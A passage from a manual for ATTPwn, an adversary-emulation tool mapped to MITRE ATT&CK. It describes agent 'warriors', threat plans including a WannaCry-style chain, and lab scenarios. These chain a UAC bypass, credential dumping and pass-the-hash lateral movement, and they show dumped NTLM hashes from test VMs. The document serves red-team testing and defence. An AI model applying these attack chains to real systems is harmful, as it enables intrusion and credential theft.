In the home screen, an executive view can be seen showing which warriors are alive or waiting to perform a threat. A warrior log can be viewed, along with all the warriors that have been generated, both those that are still alive and all those that have completed their task.

The icon showed by the warrior lets the user know the operating system that is running because, in the case of being run in a Windows 10, it will display the most relevant icon according to the operating system version.




Figure 15. Home screen showing live Warriors

Clicking on the warrior will provide more detail:

- Warrior ID.
- Operating system version.
- Architecture.
- Process PID or identifier where the ATTPwn console is running.
- The most recent field checked. A warrior will be making requests over ATTPwn until it finishes or until it dies for some reason. ATTPwn will watch the lifetime of the warrior by using this field.
- IP address where the warrior has connected.




Figure 16. Warrior information

4.7.2. Plan

The assignment of a threat to a warrior and the generation of a new threat plan, performed through the "Plan" view.




Figure 17. Threats management and plans

A new threat can be made by clicking on "Create a plan". A new view appears showing the different tactics of the ATT&CK framework and its associated techniques, as can be seen in the picture. After selecting the threat techniques, click on the "Insert Plan" button.

ATTPwn

Threat creation

TA0001 - Initial Access
 TA0002 - Execution
 TA0003 - Persistence
 TA0004 - Privilege Escalation
 TA0005 - Defense Evasion
 TA0006 - Credential Access
 TA0007 - Discovery
 ✓ TA0008 - Lateral Movement
 TA0009 - Collection
 TA0010 - Exfiltration
 TA0011 - Command and Control
 TA0040 - Impact

description threat

Techniques

T1075 - Pass the Hash - invoke-smbexec

IDIntel: 55 Nombre:T1046 - Network Service Scanning - invoke-portscan
 IDIntel: 109 Nombre:T1088 - Bypass User Account Control - invoke-eventvwr
 IDIntel: 98 Nombre:T1078 - Valid Accounts - get-credentials

Insert Plan

Figure 18. New threat creation

When a threat is accessed, a list of the techniques involved can be viewed. These are executed step by step and give back data and results that can be handled by other techniques. This is one of the greatest features of ATTPwn. In the combo "Warrior ID" you can see the live Warriors and link them to a plan through the button "Allocate Plan".

Adversary Emulation

ATTPwn

"WannaCry" task list

WannaCry

Warrior ID:

Allocate Plan


Remove Plan

Mitre Tactic ID	Tactic	Mitre Technique ID	Technique	Warrior Function
TA0007	Discovery	T1083	File and Directory Discovery	None
TA0007	Discovery	T1018	Remote System Discovery	None
TA0007	Discovery	T1120	Peripheral Device Discovery	None
TA0005	Defense Evasion	T1222	File Permissions Modification	None
TA0008	Lateral Movement	T1076	Remote Desktop Protocol	None
TA0008	Lateral Movement	T1105	Remote File Copy	None
TA0040	Impact	T1489	Service Stop	None
TA0040	Impact	T1486	Data Encrypted for Impact	None

Figure 19. Warrior association to a plan

4.7.3. Results

In the results view, you can display two parts, the executive and the technical overview. The executive section displays several console instances executed on Windows machines. In the technical part, the information about the different technique performances.



The screenshot shows the ATTPwn Adversary Emulation interface. At the top, it says "Adversary Emulation" and "ATTPwn". Below this, there's a section for "Executive overview:" showing four instances of "Microsoft Windows 7 Enterprise" with the user "PRGJiu". Below that, there's a section for "Technical overview:" which is a table with columns: "Warrior ID", "Operating System", "IP", "Name", and a set of icons (magnifying glass, trash, list). The table contains four rows of data.














Warrior ID	Operating System	IP	Name	
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.101	IE10WIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.101	IE10WIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.102	IEWIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.102	IEWIN7	  

Figure 20. Access to executive and technical results

Executive section content:

- Warrior ID.
- Operating system.
- Name of the threat plan.
- A table containing the techniques executed by the warrior, if completed, and the output.



The screenshot shows a window titled "WARRIOR ID: PRGJIU". It displays the operating system as "Microsoft Windows 7 Enterprise" and the plan name as "portscan+uac+powerdump+smboxec". Below this is a table with columns: "techName", "function", "done", and "good". The table contains two rows of data. At the bottom, there is a "Close" button.

techName	function	done	good
T1046 - Network Service Scanning	invoke-portscan	✓	Success
T1088 - Bypass User Account Control	invoke-eventvwr	✓	Success

Figure 21. Executive output

When accessing the technical part, various options are available:

- The "magnifying glass" icon provides the results of the executions. The screen output of each technique executed can be displayed.
- The "trash can" icon enables the information to be removed from a warrior.
- The "database" icon gives access to the "datastore". This item interchange information between warriors running on the same threat emulation.
-













Technical overview:				
Warrior ID	Operating System	IP	Name	
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.101	IE10WIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.101	IE10WIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.102	IEWIN7	  
PRGJiu	Microsoft Windows 7 Enterprise	192.168.56.102	IEWIN7	  

Figure 22. Technical plan output

4.7.4. Create warrior

A panel called "Warriors" is used to generate a warrior. It works easily, just type the root node's IP address (i.e. ATTPwn) and it will generate a small statement that will invoke a Powershell and download the 'console' file.

Adversary Emulation

Create Warrior

Creates a Powershell command to get a Warrior capable of running the instructions of the chosen plan.
Deploy this Powershell code to the machines that are part of your opponent emulation exercise.

IP Address

192.168.56.1

Create

Figure 23. Warrior creation

After the instruction is acquired, it can be deployed on the computers involved in the adversary's emulation. When the console is launched, it is already a warrior instance, so it will do the register flow towards the root node through the 'Hi' method, described in the 'Communication flows' section.




Figure 24. Warrior created and ready to deploy

4.7.5. Threat Import / Export (Collaborative Plan)

ATTPwn is a cooperative project that intends to share knowledge through threat plans. For that reason, the tool enables user-generated threats to be imported and exported to other ATTPwn instances.

During the threat plan creation or consultation, the "Export Plan" option can be performed, as shown in the image.

Mitre Tactic ID	Tactic	Mitre Technique ID	Technique	Warrior Function
TA0006	Credential Access	T1003	Credential Dumping	invoke-powerdump
TA0003	Persistence	T1053	Scheduled Task	None
TA0001	Initial Access	T1078	Valid Accounts	get-credentials
TA0005	Defense Evasion	T1070	Indicator Removal on Host	None
TA0040	Impact	T1486	Data Encrypted for Impact	None
TA0008	Lateral Movement	T1210	Exploitation of Remote Services	None

Export Plan

Figure 25. Threat plan export

When the file is stored in JSON format, it can be shared with the community. This file contains all the information needed to rebuild the threat plan with all the required tasks and technique implementations, although they are not available in the new environment.

From the "Upload" resource, the threat plan data can be uploaded in the new scenario, as shown in the following image.




Figure 26. Importing the Collaborative Threat Plan

From now on, ATTPwn provides the new user threat plan.

5. Adversarial Emulation Scenarios

This chapter gives several examples of threat plans involving multiple techniques implemented in different adversarial emulation scenarios.

5.1. Threat with privileges escalation

This section shows the threat creation that produces a privilege escalation and subsequently dumps the machine's credentials. ATTPwn gives a method to "split" the process, this is, a process with PID 'x' is followed by a new process with PID 'y', although from the logical perspective both will have the same Warrior ID.

The purpose of this technique is to have the second process executed in different scenarios like:

- Privileges Escalation. The process without privileges exploits the vulnerability or weakness and a new process with privileges is achieved.
- Lateral movement. Code execution on another system through some lateral movement technique.

Threat creation

Tactics

TA0006 - Credential Access

Techniques

T1003 - Credential Dumping - invoke-powerdump

IDintel: 110 Nombre:T1088 - Bypass User Account Control - invoke-eventvwr

IDintel: 3 Nombre:T1003 - Credential Dumping - invoke-powerdump

Figure 27. Privileges Escalation plan generation

According to the plan in place, a privilege escalation technique is executed, and subsequently, if successful, a credentials dump can be performed. The second task will depend upon the first one, that is, if the first one succeeds the ATTPwn console will run in a new privileged process and will request the other tasks of the plan to be run on the root node. If the first task fails, because of organizational defense controls, the task will return an error and the second task will be executed without privileges, so either it will be executed incorrectly or its operation will be aborted.

✕

WARRIOR ID: PJQSP8

Operating system :Microsoft Windows 7 Enterprise

Plan Name : threat

techName	function	done	good
T1088 - Bypass User Account Control	invoke-eventvwr	✓	Success
T1003 - Credential Dumping	invoke-powerdump	✕	Pending

✕ Close

Figure 28. UAC bypass accomplished and credentials dumped awaiting or running

When the privilege escalation has been performed, a new process with the same Warrior ID can be seen in the root node.




Figure 29: "Spawn procces"

In the second process it is possible see the credentials dump result.




Figure 30. Successful Credential Dumping

5.2. Lateral movement threat

This section shows how to create an enhanced threat plan by simulating the operation of an adversary. The goal is to deploy the threat over a warrior running on a Windows 7 machine and move it to a Windows 10 computer on the network:

- A discovery technique for computers on the network will be executed. This technique will return to the Datastore, a set of discovered IP addresses to which the computer running the warrior has connectivity.




Figure 31. Threat planning

- Subsequently, an escalation of privileges will be performed in order to obtain sufficient credentials to be able to make a lateral movement to another computer.

ATTPwn

Loot from threat

User	Password	NTLM	LM	IP
-	-	-	-	192.168.56.1
-	-	-	-	192.168.56.103
-	-	-	-	192.168.56.255
Administrator	-	512b99009997c3b5588caf9c0ae969	-	-
Guest	-	31d6cfe0d16ae931b73c59d7e0c089c0	-	-
IEUser	-	fc525c9683e8fe067095ba2ddc971889	-	-

Figure 32. Datastore containing data collected in previous threat techniques

- After the privileges escalation, a credentials dump is performed. With this technique, the goal is to obtain credentials that allow us to move to another computer on the network.

- Obtaining credentials, that are stored in the 'Datastore' during the previous steps, it will be a technique that obtains those credentials and tries with the previous IP addresses. A lateral movement technique is adopted, this time based on pass-the-hash.



Figure 33. Same Warrior on two different machines (Windows 7 and Windows 10) [7][8][9]

6. References

- [1] <https://attack.mitre.org>
- [2] <https://mitre-attack.github.io/attack-navigator/enterprise/#>
- [3] <https://attack.mitre.org/resources/adversary-emulation-plans/>
- [4] Qurtuba Security Congress 2015. <https://qurtuba.es/2015/sessions/pablo-gonzalez/>
- [5] RootedCON Valencia 2016. <https://rootedcon.com>
- [6] iBombShell. <https://github.com/elevenpaths/ibombshell>
- [7] ATTPwn Example 1. <https://www.youtube.com/watch?v=2Y3F5uxXXSM>
- [8] ATTPwn Example 2. <https://www.youtube.com/watch?v=VQHVgfgdJwM>
- [9] ATTPwn Example 3. <https://www.youtube.com/watch?v=1y2D8801jRI>

*Icons designed by Freepik from Flaticon

*Icons made by Freepik, Smashicons and Dave from www.flaticon.com